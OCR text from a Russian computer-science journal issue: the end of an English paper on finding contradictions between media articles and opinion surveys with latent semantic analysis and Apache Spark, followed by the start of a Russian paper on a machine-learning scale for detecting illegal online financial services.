Mass media publications are a collection of text articles of various structures. A set of terms are two given dictionaries, one with positively colored words on a given topic, the other with negatively colored words extracted from the analyzed articles, where particular indicators are reflected, and selected as a generalized indicator, depending on the index of interest in the management efficiency of the country's regions in socio-economic sphere, obtained by expert advice.

It is necessary to construct $\mathbf{A} = s \times d$ a "term-text" matrix, where the elements of this matrix are weights that take into account the frequency of using a particular term in each text from the set, as well as the presence of the term in all articles. To determine the weighting factors, the TF-IDF method is used — a statistical measure that is used to assess the importance of a term in a specific text from the analyzed set of articles. This measure consists of two components TF — a measure of the frequency of occurrence of words in the document:




Fig. 2. Stages of the latent semantic analysis algorithm

$$TF(s,\ d) = \frac{n_s}{\sum_m n_m},$$

where n_s — the number of occurrences of the word s in a specific text d; $\sum_m n_m$ — the total number of words in a specific text.

$$IDF(s,\ D) = \log \frac{|\ D\ |}{|\ \{d_i \in D \mid s \in d_i\}\ |},\ \text{при}\ \ n_s \neq 0,$$

where $|\ D\ |$ — total number of texts in a set of articles; $|\ \{d_i \in D \mid s \in d_i\}\ |$ — the number of texts from the set D, in which the word s occurs.

The choice of the base of the logarithm does not matter, as changing the base of the logarithm will result in to change the weight of each word by a constant value.

$$TF\text{-}IDF(s,\ d,\ D) = TF(s,\ d) \times IDF(s,\ D).$$

When calculating this measure, a large weight will be given to those words that have a high frequency within a specific text (article), and with a low frequency of occurrence in other documents. After calculating the weights of terms, matrix **A** will contain rows — indexed words, columns — articles. Each cell of the matrix will indicate the number of occurrences of each word in the corresponding text.

Further, a singular value decomposition is applied to the constructed matrix **A**, which consists in decomposing the original matrix into three others: two orthogonal and one diagonal:

$$\mathbf{A} = \mathbf{U} \times \mathbf{M} \times \mathbf{K}^{\mathrm{T}},$$

where **U**, $\mathbf{K}^{\mathrm{T}}$ — orthogonal matrices, whereby $\mathbf{K}^{\mathrm{T}}$ — is transposed; **M** — is a diagonal matrix.

This decomposition is necessary to highlight the key components of the original matrix, while removing the information "noise", that is, those columns and rows, the values of which make the least contribution to the total product of three matrices [13]. Thus, the singular value decomposition makes it possible to isolate the key components of the original matrix.

After carrying out the latent semantic analysis, we get a set of articles on a given topic: $D^* = \{d_i^*\}$, $d^* = \overline{1,\ i}$.

Then it is necessary to prepare the selected articles to compare them with the results of opinion polls and search for contradictions. When analyzing media publications, each of the articles is considered as the opinion of the correspondent, that is, one article — one opinion. This ratio also corresponds to the results of sociological surveys, namely, one answer to a question corresponds to the opinion of one respondent. Thus, the analysis of media publications and the results of opinion polls is analyzed in two gradations: "positive" and "negative".

To refer to one of the gradations of the analyzed articles, tokenization is performed — breaking the text into words. This procedure is necessary so that each of the articles can be compared with a set of particular indicators reflecting the positive and negative characteristics of the situation in the region, thereby determining the tone of each of the articles:

$$q_i = \sum\left(s^+ \in d_i^*\right) - \sum\left(s^- \in d_i^*\right),$$

where $\sum(s^+ \in d_i^*)$ — the sum of positively colored words found in the i-th document; $\sum\left(s^- \in d_i^*\right)$ — the sum of negatively colored words found in the i-th document; q_i — assessment of the color of the i-th article.

If $q_i > 0$, then the article has a positive tone, if $q_i \leqslant 0$ — negative tone.

After analyzing articles and opinion polls, the results are compared for the selected indicators (GI_p — generalized indicator used to analyze media publications, GI_{ss} — generalized indicator used to analyze the results of sociological surveys):

- if $GI_p = GI_{ss}$, then no contradictions were found in the documents under study;
- if $GI_p \neq GI_{ss}$, then there is a contradiction in the documents under study.

Thus, to solve the problem of finding inconsistencies in information, the following actions are performed:

1) media publications are selected on a specific topic that corresponds to one of the question category from the questionnaire, that is, either "Economic situation", or "Financial situation", or "Country development", or "Life satisfaction", the tonality of these articles is determined;

2) based on the results of sociological surveys, indicators of the effectiveness of managing the country's regions in the social and economic sphere are calculated for a specific category;

3) the results of the first and second stages are compared.

General system of equations for solving the problem of finding contradictions the information is as follows:

$$\begin{cases} q_i = \sum\left(s^+ \in d_i^*\right) - \sum\left(s^- \in d_i^*\right) \\ c_i = a_{i1} + a_{i2} - a_{i3}. \end{cases}$$

Thus, a survey of methods showed the following:

- to process media publications within the framework of the problem of finding contradictions, it is necessary at the first stage to select articles on a given topic to apply latent semantic analysis; at the second stage, apply the method for determining the sentiment of articles;

• to process the results of sociological surveys within the framework of the problem of finding contradictions, it is necessary to use the method of calculating the integral indicator for the question selected from the questionnaire.

Taking into account the selected methods for solving the problem, an algorithm for searching for contradictions in information was developed [14].

Algorithm for intelligent processing of big data using the Apache Spark module

The developed algorithm has a multi-step structure, that is, the result is obtained after passing through three stages. At the first stage *A1*, the media publications are processed according to the mathematical model described above and using the method of latent semantic analysis (fig. 3).

At this stage, the data diversity and the thematic difference of the processed articles are taken into account. At the second stage *A2*, the results of sociological surveys are processed, namely, the integral indicator "satisfaction with the socio-economic situation of the region" is found. The block diagram of the algorithm is shown in fig. 4.

The third stage is the presentation of the results obtained at stages *A1*, *A2* and their interpretation by the decision-maker (fig. 5).

Results of an experimental study to assess the impact of the algorithm on the quality of the result

The quality of the result obtained by the algorithm means the search for such a number of contradictions in the information, which will correspond to the number of contradictions found by the expert.

As part of the experiment, the expert was provided for verification with test arrays of articles and documents with the results of sociological surveys of various sizes, where the presence of a contradiction was recorded in each of them. When checking these documents, the time of their checking for contradictions was measured. The measurement results are presented in table 2.

Table 2

Results of checking information by an expert for contradictions

Number of analyzed documents (volume, Kb)	Checking time, min	Found a contradiction/ not found (+/−)
10 (88)	12	+
30 (188)	35	+
50 (306)	52	+
80 (548)	90	−
150 (649)	130	−




Fig. 3. Block diagram of the algorithm for processing a set of media publications

As a result, the expert verification of information showed that with an increase in the amount of information, the verification time increased, and the effectiveness of the search for contradictions decreased. The measurement results are shown in fig. 6, where horizontally reflects the number of documents being checked, and vertically — the time of verification.

Similar measurements carried out using the Apache Spark module showed the following experimental results (table 3).

As a result of the analysis of table 3, it showed that when using the module Apache Spark, test times are shortened and productivity is increased. The final presentation of the results of experiments in the form of graphs of the execution time of searching for inconsistencies in




Fig. 4. Block diagram of the algorithm for processing the results of sociological surveys




Fig. 5. Block diagram of the algorithm for processing multiformat data (results of stages *A1* and *A2*)




Fig. 6. The graph of the dependence of the time of checking documents on their number (volume)

Table 3

Results of checking information for inconsistencies using the module Apache Spark

Number of analyzed documents (volume, Kb)	Checking time, s/min	Found a contradiction/ not found (+/–)
10 (88)	0.2/0.0033	+
30 (188)	0.3/0.005	+
50 (306)	0.54/0.009	+
80 (548)	0.83/0.014	+
150 (649)	0.9/0.015	+

information of a fixed amount by an expert and using the Apache Spark module is shown in fig. 7.

Based on the results of the experiment, the following conclusions can be drawn:

— when using the Apache Spark module to search for inconsistencies in information, the time for checking information is reduced;




Fig. 7. Graph of comparison of the results of the execution time of the search for contradictions by the expert and using the module Apache Spark




Fig. 8. The result of the algorithm implemented in the software module Apache Spark:
a — analysis of the results of opinion polls; *b* — analysis of publications

— when using the Apache Spark module to find inconsistencies, performance is improved.

The proposed algorithm was implemented in a computer program [15]. Based on the results of processing a sociological survey and media articles using the developed program, diagrams are displayed, an example of which is shown in fig. 8. As a result of analyzing the diagrams, a decision-maker can determine the presence or absence of contradictions in the information obtained from two different data sources.

Conclusions

The paper presents an algorithm for intelligent processing of big data using the Apache Spark module, which made it possible to solve the problem of inconsistency and heterogeneity of information by choosing methods (latent semantic analysis, a method for determining the sentiment of articles and a method for calculating an integral indicator for a question selected from the questionnaire).

The algorithm was implemented in a computer program registered [15].

Experimental results showed that using the Apache Spark module to find inconsistencies in information reduces test run time and improves performance.

It is advisable to conduct further research in the direction of improving the developed methods and algorithms and increasing the reliability of the data.

References

1. **Kachalov D. L., Mishustin A. V., Farhadov M. P.** Modern Methods of Big data Analysis in Large-Scale Systems, *Institute of Control Sciences of the Russian Academy of Sciences named after V. A. Trapeznikov*, 2017, no. 11, pp. 65—71 (in Russian).

2. **Ivanov P. D., Lopukhovsky A. G.** Big Data Technologies and Different Methods of Their Presenting, *Inzhenernyj zhurnal: nauka i innovacii*, 2014, vol. 33, no. 9, article 2 (in Russian).

3. **Cielen D., Meysman A, Ali M.** *Basics of Data Science and Big Data. Python and Data Science*, St. Petersburg, Piter, 2017, 336 p. (in Russian).

4. **Maggeramov Z. T., Abdullaev V. G., Maggeramov A. Z.** Big Data: problems, methods of analysis, algorithms, *Radiojelectronika i informatika*, 2017, no. 3, pp. 42—52 (in Russian).

5. **Haykin S.** *Neural networks: a complete course,* Moscow, Williams, 2006, 1104 p. (in Russian).

6. **Callan R.** *Basic concepts of neural networks*, Moscow, Williams, 2001, 287 p. (in Russian).

7. **Belous R. O., Chernyatina Yu. A.** The use of neural networks in the tasks of processing textual data. *Nauchno-tekhnicheskiy vestnik informatsionnykh tekhnologiy, mekhaniki i optiki*, 2008, no. 46, pp. 28—33 (in Russian).

8. **Disadvantages** of neural network, available at: https://neuronus.com/theory/nn/240-osnovnye-nedostatki-ispolzovaniya-iskusstvennykh-nejronnykh-setej-i-puti-ikh-resheniya.html

9. **Landauer T., Foltz P., Laham D.** An introduction to Latent Semantic Analysis, *Discourse Processes*, 1998, vol. 25, no. 2-3, pp. 259—284.

10. **Bondarchuk D. V.** The use of latent-semantic analysis in the problems of text classification by the emotional color, *Byulleten rezultatov nauchnykh issledovaniy*, 2012, vol. 3, no. 2, pp. 146—152 (in Russian).

11. **Analytical** review "Social well-being of Russians: monitoring", available at: https://wciom.ru/analytical-reviews/analiticheskii-obzor/soczialnoe-samochuvstvie-rossiyan-monitoring-6

12. **Media** rating, available at: https://www.mlg.ru/ratings/media/regiona

13. **Fedyushkin N. A., Fedosin S. A., Savinov I. A.** Latent semantic analysis of the text. *Actual problems of technical sciences in Russia and abroad. Collection of scientific papers on the results of the international scientific and practical conference*, 2018, no. 5, pp. 15—17 (in Russian).

14. **Makeev S. M., Vorobiev A. A., Grushevaya E. V.** Investigation of the possibilities of using the Apache Spark module for intelligent processing of heterogeneous data, *Izvestiya Tul'skogo Gosudarstvennogo universiteta. Tekhnicheskie nauki*, 2019, no. 3, pp. 263—269 (in Russian).

15. **Vorobiev A. A., Makeev S. M., Grushevaya E. V., Mysin O. D., Shnibaev V. V.** Software complex for collecting, storing and intelligent processing of big data. Certificate of registration of the computer program RU 2019615471, 04.26.2019. Application no. 2019614183 dated 15.04.2019.

УДК 004.9 DOI: 10.17587/prin.13.247-256

Л. В. Жукова, ст. препод.[1], вед. аналитик-математик [4], lvzhukova@hse.ru,
И. М. Ковальчук, аспирант[2], ст. аналитик[4], ikovalchuk@ec-leasing.ru,
А. А. Кочнев, аспирант [3], ст. аналитик[4], akochnev@ec-leasing.ru,
В. Р. Чугунов[4], ген. директор, vchugunov@ec-leasing.ru
[1]Национальный исследовательский университет "Высшая школа экономики", Москва
[2]ФГБОУ ВО "МИРЭА — Российский технологический университет"
[3]РЭУ имени Г. В. Плеханова, Москва
[4]ЗАО "ЕС-лизинг", Москва

Построение шкалы выявления мошеннической деятельности в сети Интернет с помощью машинного обучения[1]

Повсеместная цифровизация общества и развитие информационных технологий способствуют увеличению методов взаимодействия между финансовыми организациями и потенциальными потребителями финансовых услуг. В то же время появление новых финансовых продуктов неизбежно ведет к росту угроз, а использование информационных технологий содействуют постоянному "совершенствованию" мошеннических схем и недобросовестному оказанию услуг, негативно влияющих как на финансовый рынок в целом, так и на его отдельных участников, таких как финансовые организации и их клиенты.

В связи с развитием современного общества большая часть финансовых операций, в том числе мошеннических, перешла в Интернет. При удаленном оказании услуг сложнее отследить и привлечь бенефициара к ответственности, однако способы пресечь мошенническую деятельность все равно есть, но они обусловлены высокими трудозатратами на мониторинг и анализ, потому что в сети Интернет расположены огромные объемы неструктурированной информации (BigData). В основе решения выявления нелегальной деятельности на финансовом рынке лежит разведка на основании открытых данных, применение методов машинного обучения и методов системного анализа.

В статье рассмотрены виды финансовых услуг, предоставляемых в сети Интернет, среди которых наиболее распространена мошенническая деятельность. Для выявления нелегальных финансовых услуг выделены и сгруппированы критерии в зависимости от вклада в принятие решения. Основным результатом исследования является построение шкалы комплексного индикатора, с помощью которого разработана математическая модель, основанная на выделенных критериях и методах машинного обучения, для выявления степени нелегальности финансовых услуг, оказываемых в сети Интернет.

Ключевые слова: *противодействие недобросовестным практикам, финансовые услуги, интернет-мошенничество, машинное обучение, системный анализ, математическая модель, большие данные, комплексный индикатор, анализ открытых данных, мониторинг в сети Интернет*

Введение

Главный надзорный орган РФ в сфере финансовых услуг — Центральный банк Российской Федерации, согласно Федеральному закону "О Центральном банке Российской Федерации (Банке России)" от 10.07.2002 N 86-ФЗ (ред. от 11.06.2021), уполномочен осуществлять мониторинг за деятельностью организаций, предоставляющих финансовые услуги, и вести деятельность по противодействию недобросовестным практикам. Основными объектами мониторинга недобросовестных практик Центрального банка РФ являются:

[1] Статья подготовлена по материалам доклада на Седьмой Международной конференции "Актуальные проблемы системной и программной инженерии" АПСПИ 2021.

1) микрофинансовые организации;
2) форекс-брокеры;
3) финансовые пирамиды;
4) платежные системы;
5) операторы электронных денежных средств (электронные кошельки).

Всего за 2020 г. выявлено 1549 субъектов нелегальной финансовой деятельности, по аналитическим данным [1], на каждые два легальных субъекта приходится один нелегальный.

В настоящее время Центральным Банком РФ ведется активная работа по противодействию недобросовестным практикам. Однако развитие сферы интернет-услуг и продолжающаяся цифровизация экономики требуют модификации существующих методов выявления субъектов нелегальной деятельности: автоматизации процесса мониторинга интернет-пространства с помощью методов обработки неструктурированных данных в целях выявления субъектов финансовой деятельности, отличающихся наличием признаков недобросовестной деятельности. Для усовершенствования системы мониторинга необходимо автоматизировать все этапы — не только поиска информации, но также анализа и оценки вероятности нелегальности интернет-ресурсов для оптимизации затрат времени специалистов на принятие решений.

Современная практика такова, что необходимо исследование самих интернет-ресурсов, на которых в той или иной форме предлагаются финансовые услуги, так как не всегда есть возможность установления их связи с бенефициарами. Мошенники не указывают информацию о юридическом лице или указывают ложную. Это затрудняет выявление субъекта, оказывающего недобросовестные услуги, и привлечение его к ответственности. Перейти от поиска мошенников к поиску интернет-ресурсов без необходимости установления бенефициаров, ведущих нелегальную деятельность, возможно благодаря современным технологиям обработки неструктурированных данных, с помощью которых можно проводить автоматизированный мониторинг и информировать о факте оказания незаконных финансовых услуг. Этот подход позволит расширить область поиска недобросовестных финансовых практик, снизить риски вовлечения граждан и организаций в подобную деятельность и оперативно пресекать ее. В свою очередь собранная информация об интернет-ресурсе поможет в поиске и привлечении к ответственности нелегальных участников финансового рынка.

Для последующей информатизации мониторинга интернет-ресурсов поставлена цель исследования — разработать модель шкалы оценки вероятности мошеннической или нелегальной деятельности субъектов, оказывающих финансовые услуги в сети Интернет.

В отличие от существующего процесса проверки деятельности юридических лиц в данной работе предложено следующее.

1. Систематически проводить автоматизированный мониторинг интернет-ресурсов в целях выявления фактов безлицензионного оказания финансовых услуг.

2. В качестве объекта исследования перейти с проверки деятельности юридических лиц, оказывающих финансовые услуги, на проверку нелегальности интернет-ресурсов, на которых оказываются данные услуги, что позволит расширить область поиска нелегальных участников финансового рынка.

3. Для оценки нелегальности финансовой деятельности использовать методы интеллектуальной обработки неструктурированных и слабоструктурированных данных.

Анализ предметной области и нормативных документов регулятора позволяет выявить критерии нелегальности, присущие каждому рассматриваемому виду финансовой деятельности. Исходя из анализа информации регулятора и научных исследований, сформирован перечень критериев нелегальности. С помощью методов машинного обучения оценена их важность в зависимости от вклада в принятие решения о нелегальности интернет-ресурса. На основе полученной системы критериев построена математическая модель комплексного индикатора для оценки вероятности нелегальной финансовой деятельности.

1. Анализ предметной области

В настоящее время финансовое мошенничество приобретает все больший размах в сети Интернет. Являясь принципиально новым явлением, финансовое интернет-мошенничество имеет характерные признаки, которые отличают его от других видов преступных действий:

- высокая степень латентности;
- многообразие способов совершения преступлений;
- транснациональность и глобальный характер деятельности;
- сложность привлечения к ответственности с юридической точки зрения [2].

Помимо известных и изученных видов интернет-мошенничества, таких как фишинг, краудфан-

динг, мошеннические письма на электронную почту и т. д. [3, 4], в последнее время набирает популярность направление оказания нелегальных финансовых услуг в сети Интернет. При таком мошенничестве создаются интернет-ресурсы, которые оказывают финансовые услуги без лицензии, что открывает им возможности для мошеннической деятельности. В отличие от прямого интернет-мошенничества, нелегальная финансовая деятельность не обязательно является мошеннической, однако отсутствие контроля со стороны надзорных органов предоставляет такую потенциальную возможность [5]. Несмотря на высокую степень освещенности вопроса интернет-мошенничества [2—4, 6, 7], рассматриваемое в данном исследовании направление, такое как оказание нелегальных финансовых услуг, остается малоизученным и слабо формализованным. Проблемой в устранении интернет-ресурсов, оказывающих подобные услуги, со стороны контрольных органов является отсутствие эффективного механизма автоматизированного мониторинга и выявления актов нелегального оказания финансовых услуг в сети Интернет.

Для анализа видов мошеннических финансовых услуг в сети Интернет в данном исследовании предлагается отталкиваться от классификации ресурсов, предложенной регулятором [5]. Авторами рассмотрены классы интернет-ресурсов в зависимости от видов финансовых услуг, в большей степени представляющих интерес для Центрального Банка РФ с точки зрения распространенности нелегальной деятельности в сети Интернет.

1. Микрофинансовая организация (МФО) — организация, занимающаяся выдачей микрозаймов физическим и юридическим лицам на короткий срок под высокий процент [8]. В сети Интернет размещены услуги большого числа МФО, однако большинство из них ведет свою деятельность без лицензии [9]. Они завлекают клиентов заниженными (по сравнению с легальными организациями) требованиями для выдачи займов. Помимо проблемы теневой экономики, не облагаемой налоговыми обязательствами, риски взаимодействия с подобными организациями несут и клиенты (непрозрачные условия, скрытые комиссии, невозврат залоговых ценностей).

2. Форекс-дилер (Forex) — это профессиональный участник финансового рынка, который заключает сделки от своего имени и за собственный счет с физическими лицами [10]. В настоящее время на территории Российской Федерации легально оказывают свою деятельность только четыре форекс-дилера, в то время как у тысяч других форекс-дилеров отсутствуют лицензии на ведение такой деятельности [5, 11].

3. Финансовая пирамида (*High Yield Investment Program*, HYIP-проект) — это система, построенная на постоянном притоке денежных средств, поступающих извне от новых участников [12]. Подобие инвестиционных фондов, которые обещают высокую окупаемость, выплачивая прежним участникам денежные средства за счет поступлений от новых участников [13]. Финансовые пирамиды или HYIP-проекты запрещены на территории Российской Федерации [14]. Однако в сети Интернет данный вид сервисов маскируется под инвестиционные фонды и даже игры (ввод и вывод денежных средств происходит через виртуальные предметы), что не делает их легальными. Запрещенность данного вида финансовой деятельности, к сожалению, не отталкивает граждан, которые верят в высокую доходность HYIP-проектов.

4. Платежная система (ПС) — это связанная договорными отношениями общность юридических лиц, которые объединились в целях осуществления перевода денежных средств в электронной или физической форме [15, 16]. Платежные системы, предоставляющие свои услуги без лицензии Центрального банка РФ, зачастую привлекают клиентов более низкими комиссиями за переводы (или их полным отсутствием) по сравнению с легальными конкурентами [17].

5. Оператор электронных денежных средств (электронный кошелек, e-Wallet, ЭДС) — юридическое лицо, обеспечивающее перевод денежных средств в электронные эквиваленты для последующих операций над ними [15, 18]. Данный вид финансовых интернет-ресурсов тесно связан с платежными системами, зачастую они комбинируются (платежная система с виртуальным счетом).

Для обеспечения возможности оценки нелегальности деятельности необходимо определить критерии, указывающие на признаки мошеннической деятельности, применительно к каждому из рассмотренных видов финансовых услуг. Основным источником информации при определении перечня критериев нелегальности финансовой деятельности являются открытые материалы Центрального банка РФ, такие как [1, 19, 20] описывающие факторы развития мошеннической деятельности, классификацию ресурсов и критерии мошеннической деятельности. При определении критериев стоит отталкиваться от требований, предъявляемых Центральным банком РФ к содержанию информации на финансовых интернет-ресурсах, описанных в письме от 23 октября 2009 г. № 128-Т "О Рекомендациях по информационному

содержанию и организации Web-сайтов кредитных организаций в сети Интернет" [21].

Помимо официальных данных надзорного органа, проблема определения признаков мошенничества в финансовых услугах освещена в научных работах [13, 16, 22, 23]. В работе [16] авторами исследования рассматривается роль Центрального банка РФ в процессе предотвращения мошенничества на финансовом рынке, приводятся классификация видов нелегальной деятельности и их отличительные особенности. В работе [22] авторами рассматриваются виды нелегальных финансовых услуг, особое внимание уделяется критериям нелегальности микрофинансовых организаций и финансовых пирамид. В работах [13, 23] детально исследованы финансовые пирамиды, их разновидности и способы выявления.

В результате анализа предметной области выявлены виды финансовых услуг, в которых распространена мошенническая деятельность. Исследованы источники информации о видах финансовой деятельности, на основе которых можно сформировать перечень критериев, указывающих на нелегальность оказываемых услуг. Однако не все критерии имеют одинаковую значимость при принятии решения о нелегальности ресурса. В связи с этим далее в работе с помощью методов машинного обучения оценивается важность критериев в зависимости от вклада в принятие решения о недобросовестности оказываемых услуг и формируется математическая модель, основанная на системе критериев для оценки вероятности нелегальности деятельности на интернет-ресурсе.

2. Анализ критериев нелегальности с помощью методов машинного обучения

На основе проведенного анализа сформирован общий перечень из 37 критериев нелегальности финансовой деятельности. Однако *набор критериев*, применяемых к объекту исследования, которым является интернет-ресурс, зависит от вида оказываемых финансовых услуг.

Все критерии проверки нелегальности финансовой деятельности ресурсов в сети Интернет можно разделить на три типа [24]:

1) *прямые* — 8 критериев;
2) *косвенные* — 27 критериев;
3) *транзитивные* — 2 критерия.

Критерии первого типа однозначно и формально устанавливают факт нелегальности проверяемого юридического лица или индивидуального предпринимателя (ИП). Например, к таким критериям относится проверка регистрации юридического лица по ЕГРЮЛ/ЕГРИП[1] и наличие у организации лицензии на осуществление финансовой деятельности. Однако не всегда выполняются требования по размещению необходимой информации для установления связи между интернет-ресурсом и бенефициаром, соответственно, невозможно применить критерии первого типа.

Мошенники могут разместить на сайте заимствованные сведения о легальном участнике финансового рынка, что делает результат проверок недостоверным. В таких ситуациях целесообразно воспользоваться критериями, *косвенно* указывающими на недобросовестность ресурса. К ним может относиться, например, зарубежный хостинг сайта. К такому хостингу часто прибегают мошенники для затруднения процесса блокировки их деятельности.

